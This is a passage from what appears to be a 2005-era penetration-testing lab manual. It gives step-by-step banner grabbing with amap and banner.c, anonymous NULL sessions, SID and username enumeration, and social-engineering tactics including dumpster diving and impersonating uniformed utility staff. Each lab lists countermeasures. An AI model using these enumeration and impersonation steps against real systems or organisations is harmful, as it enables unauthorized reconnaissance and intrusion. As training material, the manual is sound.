gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -O2 -c study.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -O2 -c chartables.c
rm -f libpcre.a
ar cru libpcre.a pcre.o maketables.o get.o study.o chartables.o
ranlib libpcre.a
make[1]: Leaving directory `/root/tools/amap/amap-5.2/pcre-3.9'
gcc -O2 -c -o amap-lib.o amap-lib.c -I/usr/kerberos/include -DOPENSSL

gcc -O2 -o amap amap.c amap-lib.o -lpcre -L./pcre-3.9/ -I./pcre-3.9/ -lssl -lcry
pto -L/lib -L/lib -I/usr/kerberos/include -DOPENSSL
test -e amap6 -o -e amap6.lnk || ln -s amap amap6
gcc -O2 -o amapcrap amapcrap.c -lssl -lcrypto -L/lib -L/lib -I/usr/kerberos/incl
ude -DOPENSSL

test -e amap.exe && strip amap.exe amapcrap.exe || echo

test -e amap.exe || strip amap amapcrap

[root@localhost amap-5.2]# 
```

To scan a target with an IP address of 172.16.1.40, run the FTP service and grab the banner information, type the following:


```
./amap -B 172.16.1.40 21
```

The *amap* is the application itself. The –B option is the "Just Grab Banners Only" command. The 172.16.1.40 is the target IP address. 21 is the port the FTP service runs on.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/amap/amap-5.2
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
1:24 PM

```
cd pcre-3.9 && make
make[1]: Entering directory `/root/tools/amap/amap-5.2/pcre-3.9'
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -02 -c pcre.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -02 -c maketables.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -02 -c get.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -02 -c study.c
gcc -DHAVE_CONFIG_H -I. -I. -I.    -DNEWLINE=10 -g -02 -c chartables.c
rm -f libpcre.a
ar cru libpcre.a pcre.o maketables.o get.o study.o chartables.o
ranlib libpcre.a
make[1]: Leaving directory `/root/tools/amap/amap-5.2/pcre-3.9'
gcc -02 -c -o amap-lib.o amap-lib.c -I/usr/kerberos/include -DOPENSSL

gcc -02 -o amap amap.c amap-lib.o -lpcre -L./pcre-3.9/ -I./pcre-3.9/ -lssl -lcry
pto -L/lib -L/lib -I/usr/kerberos/include -DOPENSSL
test -e amap6 -o -e amap6.lnk || ln -s amap amap6
gcc -02 -o amapcrap amapcrap.c -lssl -lcrypto -L/lib -L/lib -I/usr/kerberos/incl
ude -DOPENSSL

test -e amap.exe && strip amap.exe amapcrap.exe || echo

test -e amap.exe || strip amap amapcrap

[root@localhost amap-5.2]# ./amap -B 172.16.1.40 21
```

The amap application will scan the target on port 21 and in this example will grab only the banner information available on that port.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/amap/amap-5.2
File Edit View Terminal Go Help
gnon
Mozi
Thu Nov 03
1:25 PM


```
[root@localhost amap-5.2]# ./amap -B 172.16.1.40 21
amap v5.2 (www.thc.org/thc-amap) started at 2005-11-03 13:25:28 - BANNER mode

Banner on 172.16.1.40:21/tcp : 220 win2000s-v Microsoft FTP Service (Version 5.0
).\r\n

amap v5.2 finished at 2005-11-03 13:25:28
[root@localhost amap-5.2]#
```

- In this example, the target:
  - Resolves to the hostname of win2000s-v.
  - Is running the Microsoft FTP Service (Version 5.0).

To install amap on a Windows computer:


- From the directory containing the amap executable, to scan a target with an IP address of 24.227.197.21 run the FTP service and grab the banner information by typing the following:

```
amap -B 172.16.1.40 21
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Window
Command Prompt
WinZip
Start
Command Prompt
8:09 PM

```
C:\Downloads\amap\amap-5.2-win>amap -B 172.16.1.40 21
```

- Amap for Windows will execute:



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Window
Command Prompt
WinZip
Start
Command Prompt
8:10 PM

```
C:\Downloads\amap\amap-5.2-win>amap -B 172.16.1.40 21
amap v5.2 (www.thc.org/thc-amap) started at 2005-11-03 20:10:33 - BANNER mode

Banner on 172.16.1.40:21/tcp : 220 win2000s-v Microsoft FTP Service (Version 5.0
).\r\n

amap v5.2 finished at 2005-11-03 20:10:33

C:\Downloads\amap\amap-5.2-win>_
```

As in the Linux example, the target:

- Resolves to the hostname of win2000s-v.
- Is running the Microsoft FTP Service (Version 5.0).

Lab 6: Banner Identification

Banner Grabbing: BANNER.C

Prerequisites: None

Countermeasures: Uninstall/disable unnecessary services, SSH, VPN, IPSEC, banner alteration.

Description: The banner.c script is compiled and used to obtain specific banner information from other running services by connecting to other ports on the target. An attacker uses this information to launch appropriate attacks for the results obtained. Remember that all commands in Linux are *case sensitive*.

Procedure: From a Linux terminal, compile the banner.c script and then type the following with the syntax of:


```
./banner (Start IP) (End IP) (Start Port) (End Port)
```

From the Linux directory containing the script compile the banner.c script first by typing **gcc banner.c –o banner**.

Once compiled, type:

```
./banner 192.168.11.120 192.168.11.120 21 21
```

***Note:** Your target IP may vary as in this example, the IP address of my target was 192.168.11.120 and I was only grabbing the banner information for port 21 (the FTP port).


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
Trash
CD/DVD-R
Floppy
Home
Start Her
root@localhost:~/tools/banner/temp - Shell - Konsole
Session Edit View Settings Help
13:01


```
[root@localhost temp]# ./banner 192.168.11.120 192.168.11.120 21 21


                         Banner v1.0 beta
                          By - Cyber_Bob

Press ENTER to Continue...


Started!
---------------------------------------
Reading info for host #1...

<!> Port: 21 (FTPD)
Banner: 220 win2000s-v Microsoft FTP Service (Version 5.0).


Checking for possible insecure daemons...

None of the daemons checked for were found!


---------------------------------------
Finished!
```

The results in this example determined that:

- Port 21 is open.
- The target is using Microsoft FTP Service, version 5.0.

The following syntax will attempt to grab the banner information from the same target, port 25:

```
./banner 192.168.11.120 192.168.11.120 25 25
```


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
Trash
CD/DVD-
Floppy
Home
Start H
root@localhost:~/tools/banner - Shell - Konsole
Session Edit View Settings Help
cqure.net/tools - Mozilla
root@localhost:~/tools
19:03

```
                      Banner v1.0 beta
                       By - Cyber_Bob

Press ENTER to Continue...


Started!
---------------------------------------
Reading info for host #1...

<!> Port: 25
Banner: 220 win2000s-v Microsoft ESMTP MAIL Service, Version: 5.0.2172.1 ready a
t  Wed, 13 Oct 2004 19:00:59 -0500


Checking for possible insecure daemons...

None of the daemons checked for were found!


---------------------------------------
Finished!
[root@localhost banner]# █
```


The result in this example determined that:

- Port 25 is open.
- The target is using Microsoft ESMTP MAIL Service, version 5.0.2172.1.

ups

TXU
Gas and electricity.

AT&T



Lab 7: Personal Social Engineering

Social Engineering Techniques: Dumpster Diving/Personnel

Prerequisites: None

Countermeasures: Enforced security policy, prosecution for violations, training, document shredding.

Description: Information that companies consider sensitive is thrown out daily in the normal garbage cans. Attackers can successfully retrieve this data by literally climbing into the company dumpsters and pilfering through the garbage. Information such as names, Social Security numbers, addresses, phone numbers, account numbers, balances, and so forth is thrown out every day somewhere. I personally know a nationally recognized movie rental company that still uses carbon paper in its fax machine. Once the roll is used up they simply throw the entire roll in the dumpster. The information on that roll is priceless, including names, addresses, account numbers, phone numbers, how much they actually pay for their movies, and so forth.

Another social engineering attack that also proves to be very successful is when an attacker dresses in the uniform of those personnel considered "honest" and "important" or even "expensive." For example; an attacker purchases/steals the uniform of a carrier, telephone, or gas or electric employee and appears carrying boxes and/or clipboards, pens, tools, etc. and perhaps even an "official-looking" identification badge or a dolly carrying "equipment." These attackers generally have unchallenged access throughout the building as employees tend to see "through" these types of people. When is the last time you challenged one of these personnel to verify their credentials?

This attack is very risky as the attacker can now be personally identified should he or she get caught.

Again, this attack is normally very successful so bear this in mind.

Chapter 3

Target Enumeration

Lab 8: Establish a NULL Session

Establish a NULL Session: NULL Session


Prerequisites: Transfer Control Protocol (TCP) 139, IPX, or NetBEUI

Countermeasures: Secure access control lists (ACLs), Restrict Anonymous, host-based firewalls

Description: The NULL session is used on Windows computers via the Inter-Communication Process (IPC$) to allow the viewing of shared resources. This connection is made without a username or password. An attacker will use the NULL session to his or her advantage to enumerate user information from the target. Many enumeration labs are more successful when establishing a NULL session.

Procedure: From an operating system (OS) prompt enter the following syntax:

```
net use \\Target IP Address\IPC$ ""/u:""
```



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>net use \\192.168.142.143\ipc$ "" /u:""
The command completed successfully.


C:\Documents and Settings\Administrator>
```

When successful, the result will show *The command completed successfully*. Note that this is **not** logged in the System Event Log!

***Note:** As long as the target computer has not restricted NULL sessions (see the “Restrict Anonymous” section in Chapter 1) and a firewall is not used to identify attempts to connect or deny connections to port 139 or 445, this technique works. Again, remember that this connection is **not** logged in the System Event Log.

Lab 9: Enumerate Target MAC Address

Enumerate MAC Address and Total NICs: GETMAC


Prerequisites: NULL Session

Countermeasures: Restrict Anonymous, host-based firewalls

Description: The GETMAC application is used to identify the Media Access Control (MAC) address assigned to each network card (NIC) of the target. Another feature of the GETMAC application will identify the total number of NICs in the target.


Procedure: Establish NULL session (refer to Lab 8). Then from a DOS prompt, type the following with the syntax of:

```
getmac IP Address
```



```
C:\Tools\Windows\getmac>getmac \\192.168.0.8
```

In this example, the target MAC addresses have been identified as well as the total number of NICs. In this case, two NICs have been identified.



```
C:\Tools\Windows\getmac>getmac \\192.168.0.8

Information for machine \\192.168.0.8
Transport Address   Transport Name
-----------------   ---------------
00-0C-29-A3-E4-40   \Device\Nbf_{3CCB131C-3641-473B-BD85-DE03233403FD}
24-C8-20-52-41-53   \Device\Nbf_NdisWanNbfIn{A373D4FC-5BF3-45E4-9321-1BF7881B18F0
}
28-DB-20-52-41-53   \Device\Nbf_NdisWanNbfIn{9FBA32C8-CC98-4978-8F16-65A3B401E380
}
2A-62-20-52-41-53   \Device\Nbf_NdisWanNbfOut{ECBC1802-4E72-4FA9-AD8F-D93AB7123C9
D}
00-00-00-00-00-00   \Device\NetbiosSmb
00-0C-29-A3-E4-40   \Device\NetBT_Tcpip_{3CCB131C-3641-473B-BD85-DE03233403FD}

C:\Tools\Windows\getmac>_
```

In this case, the target has the following MAC addresses for each identified NIC:

```
NIC 1: 00-0C-29-A3-E4-40
NIC 2: 24-C8-20-52-41-53
```

Lab 10: Enumerate SID from User ID

Enumerate the SID from the Username: USER2SID

Prerequisites: NULL Session

Countermeasures: Restrict Anonymous, host-based firewalls


Description: Every account on a Windows computer has a Security Identifier (SID). SIDs are static for the machine the user accounts are installed on. The USER2SID application is used to enumerate the SID from a given username. Once the SID has been identified the username can be enumerated regardless of what the user account has been renamed (covered in Lab 11).

Procedure: First establish a NULL session. From a DOS prompt type the following syntax:

```
user2sid <\\Target IP Address> account name
```

***Note:** The computer name is optional with this utility. If none is given the local computer is used.


In this example, the target IP address is 172.16.1.40 and the target account name is Administrator.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
C:\WINNT\System32\cmd.exe
Explorer
WinZip
Start
Index of /files/NT - Micros...
C:\WINNT\System32\...
5:18 PM

```
C:\Downloads\user2sid sid2user>user2sid \\172.16.1.40 administrator_
```

In this example the username of the Administrator:

- Has a SID of 5-21-1220945662-1343024091-854245398. (The S-1 and number at the end, in this case 500, is not part of the SID.)
- Is in the WIN2000S-V domain.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
C:\WINNT\System32\cmd.exe
Explorer
WinZip
Start
Index of /files/NT - Micros...
C:\WINNT\System32\...
5:37 PM

```
C:\Downloads\user2sid sid2user>user2sid \\172.16.1.40 administrator

S-1-5-21-1220945662-1343024091-854245398-500

Number of subauthorities is 5
Domain is WIN2000S-V
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser

C:\Downloads\user2sid sid2user>
```

***Note:** As you will learn in the next lab you can immediately verify if certain account names are the "real" names. For instance, this example shows that the Administrator account number ends in 500. The 500 is known as the Relative Identifier (RID) and is ALWAYS 500 on a Windows computer.

Lab 11: Enumerate User ID from SID

Enumerate the Username from the Known SID: SID2USER

Prerequisites: NULL Session

Countermeasures: Restrict Anonymous, host-based firewalls

Description: Every user account on a Windows computer has a RID. Certain RIDs are static. The SID2USER application is used to enumerate the username from a given SID regardless of what the account may have been renamed. (Refer to Lab 10 for a SID.)

Procedure: Establish a NULL session and initiate a query against the target.

From the directory containing the sid2user executable establish a NULL session (refer to Lab 8). From a DOS prompt, type the following syntax:


```
sid2user <\\Target IP Address> SID RID
```

***Note:** The computer name is optional with this utility. If none is given the local computer is used.

User accounts that carry the same RID regardless of what the account has been renamed to are shown here:

Username	*RID*
Administrator	500
Guest	501
User Accounts	1000 +

In this example, the known SID (refer to Lab 10) is given plus the known Administrator RID of 500.




```
C:\Downloads\user2sid sid2user>sid2user \\172.16.1.40 5 21 1220945662 1343024091
 854245398 500
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
C:\WINNT\System32\cmd.exe
Explorer
WinZip
Start
Index of /files/NT - Micros...
C:\WINNT\System32\...
7:13 PM

***Note:** Notice that the dashes are not included in the SID as identified from Lab 10, as well as the S-1 at the beginning of the number. You must leave these out for sid2user to correctly identify the username based on the SID plus RID.

